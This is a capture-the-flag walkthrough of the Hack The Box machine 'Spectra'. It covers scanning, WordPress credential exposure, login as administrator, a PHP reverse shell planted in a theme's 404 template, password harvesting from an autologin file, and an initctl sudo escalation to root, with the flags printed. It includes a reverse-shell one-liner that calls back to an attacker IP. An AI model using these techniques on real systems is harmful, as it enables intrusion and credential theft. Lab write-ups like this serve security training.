scan results

Result for nmap scans are

for 1000 ports

```
nmap -sCTV -oN /home/kali/HTB/spectra/nmap.txt 10.10.10.229
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-17 01:56 EDT
Nmap scan report for 10.10.10.229
Host is up (0.24s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE              VERSION
22/tcp   open     ssh                  OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open     http                 nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
1050/tcp filtered java-or-OTGfileshare
3306/tcp open     mysql                MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.27 seconds
```

for vuln script

```
nmap --script vuln 10.10.10.229
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-17 01:56 EDT
Nmap scan report for 10.10.10.229
Host is up (0.40s latency).
Not shown: 997 closed ports
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /testing/: Potentially interesting folder w/ directory listing
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when
numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.securityfocus.com/bid/49303
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_      https://www.tenable.com/plugins/nessus/55976
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_rsa-vuln-roca: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: ERROR: Script execution failed (use -d to debug)
|_ssl-dh-params: ERROR: Script execution failed (use -d to debug)
|_ssl-heartbleed: ERROR: Script execution failed (use -d to debug)
|_ssl-poodle: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
|_tls-ticketbleed: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 578.93 seconds
```

complete port scan result

```
nmap -sCV -p- -oN /home/kali/HTB/spectra/nmap_complete.txt 10.10.10.229
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-17 02:04 EDT
```

```
Nmap scan report for 10.10.10.229
Host is up (0.24s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 901.77 seconds
```

Enumeration


Open ports are

22/tcp open ssh OpenSSH 8.1

80/tcp open http nginx 1.17.4

3306/tcp open mysql MySQL

visiting the website




Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

going to source code



```
<h1>Issue Tracking</h1>

<h2>Until IT set up the Jira we can configure and use this for issue tracking.</h2>

<h2><a href="http://spectra.htb/main/index.php" target="mine">Software Issue Tracker</a></h2>
<h2><a href="http://spectra.htb/testing/index.php" target="mine">Test</a></h2>

```

we can see domain lets add it to the host file

no use lead us to same page

directories indicate we can run gobuster and nikto

```
===============================================================
/main                 (Status: 301) [Size: 169] [--> http://10.10.10.229/main/]
/testing              (Status: 301) [Size: 169] [-->
http://10.10.10.229/testing/]
```

we can only see 2 directories


and running in this 2 directories we foud

```
/wp-content           (Status: 301) [Size: 169] [-->
http://10.10.10.229/main/wp-content/]
/wp-includes          (Status: 301) [Size: 169] [-->
http://10.10.10.229/main/wp-includes/]
/wp-admin             (Status: 301) [Size: 169] [-->
http://10.10.10.229/main/wp-admin/]
```

nikto result

```
nikto -h 10.10.10.229
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.229
+ Target Hostname:    10.10.10.229
+ Target Port:        80
+ Start Time:         2021-06-17 02:54:52 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.17.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.6.40
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /testing/: Directory indexing found.
+ OSVDB-3092: /testing/: This might be interesting...
+ 7863 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-06-17 03:32:22 (GMT-4) (2250 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


lets go to the testing page



Error establishing a database connection

this we can see

lets go to the main page



Software Issue Management Just another WordPress site

UNCATEGORISED

Hello world!

By administrator 29 June 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Archives


June 2020

Recent Posts

Powered by WordPress

we can see it is a wordpress page

and going to /wp-admin we can find a loginpage




Username or Email Address
Password
□ Remember Me
Log In
Lost your password?
← Back to Software Issue Management

we ran the wpscan but found nothing


we have to bruteforce the login page

we have login capture through burp

```
POST /main/wp-login.php HTTP/1.1
Host: spectra.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://spectra.htb/main/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://spectra.htb
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Fspectra.htb%2Fmain%2Fwp-admin%2F&testcookie=1

error message "Unknown username. Check again or try your email address"
```



```
../
wp-admin/
wp-content/
wp-includes/
index.php
license.txt
readme.html
wp-activate.php
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-config.php.save
wp-cron.php
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```




```
// ** MySQL settings - You can get this info from your web host ** ,
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

```

here we found some details

we are using default username for wordpress "ADMINISTRATOR"

so we have the dahboard page



WordPress 5.6.1 is available! Please update now.

Dashboard

Welcome to WordPress!


We've assembled some links to get you started:

or, change your theme completely

lets see if we can get to upload the reverseshell

```
php -r '$sock=fsockopen("10.10.14.27",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

after searching a lot we finally found that this program has a template vulnerability in which it runs the teamplate in system so we have to change the template to return a reverse shell



Twenty Seventeen: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
```

File edited successfully.

we have to paste our php reverse shell and run the 404 error page to activate it

and run the page "spectra.htb/main/wp-content/themes/twentyseventeen/404.php" to get the shell

!!!!!!__getting user flag__!!!!!

```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 443
130 ×
Listening on 0.0.0.0 443
Connection received on 10.10.10.229 38818
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P
24-Core Processor AuthenticAMD GNU/Linux
 08:56:56 up 11:02,  0 users,  load average: 1.07, 0.78, 0.62
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ id
uid=20155(nginx) gid=20156(nginx) groups=20156(nginx)
$ whoami
nginx
$ uname 0a
uname: extra operand '0a'
Try 'uname --help' for more information.
$ uname -a
Linux spectra 5.4.66+ #1 SMP Tue Dec 22 13:39:49 UTC 2020 x86_64 AMD EPYC 7401P
24-Core Processor AuthenticAMD GNU/Linux
$
```


we upgraded the shell

after enough searching we found a file in /opt

```
bash-4.3$ ls
bin  boot  dev  etc  home  lib  lib64  lost+found  media  mnt  opt  postinst
proc  root  run  sbin  srv  sys  tmp  usr  var
bash-4.3$ cd opt/
```

```
bash-4.3$ ls
VirtualBox  autologin.conf.orig  broadcom  displaylink  eeti  google  neverware
tpm1  tpm2
bash-4.3$ cat autologin.conf.orig
```

it contains file autologin.conf.orig



```
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
```

here we can see a directory that might potentially contain password

lets go inside it

```
bash-4.3$ cd /etc/autologin
bash-4.3$ ls
passwd
bash-4.3$ cat passwd
SummerHereWeCome!!
bash-4.3$
```

so we have a password lets try to change to another user

we saw a user katie and we have ssh so lets ssh to katie

ssh to katie

```
ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
```

```
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
Password:
-bash-4.3$ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
-bash-4.3$
```

user flag

```
-bash-4.3$ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
-bash-4.3$
```

!!!!!!! *Getting ROOT* !!!!!!!!

running sudo -l we saw

```
-bash-4.3$ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
-bash-4.3$
```

so searching for the exploit we found a exploit which stated how to abuse /sbin/initctl to run a process our script which helped to get the bash the link for article is below

```
https://isharaabeythissa.medium.com/sudo-privileges-at-initctl-privileges-
escalation-technique-ishara-abeythissa-c9d44ccadcb9
```

and doing the procedure we have root

```
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root)
groups=0(root),20157(katie),20158(developers)
bash-4.3#
```

lets get the root flag

```
bash-4.3# cat root.txt
d44519713b889d5e1f9e536d0c6df2fc
bash-4.3#
```

!!!!!!!hence we have root!!!!!!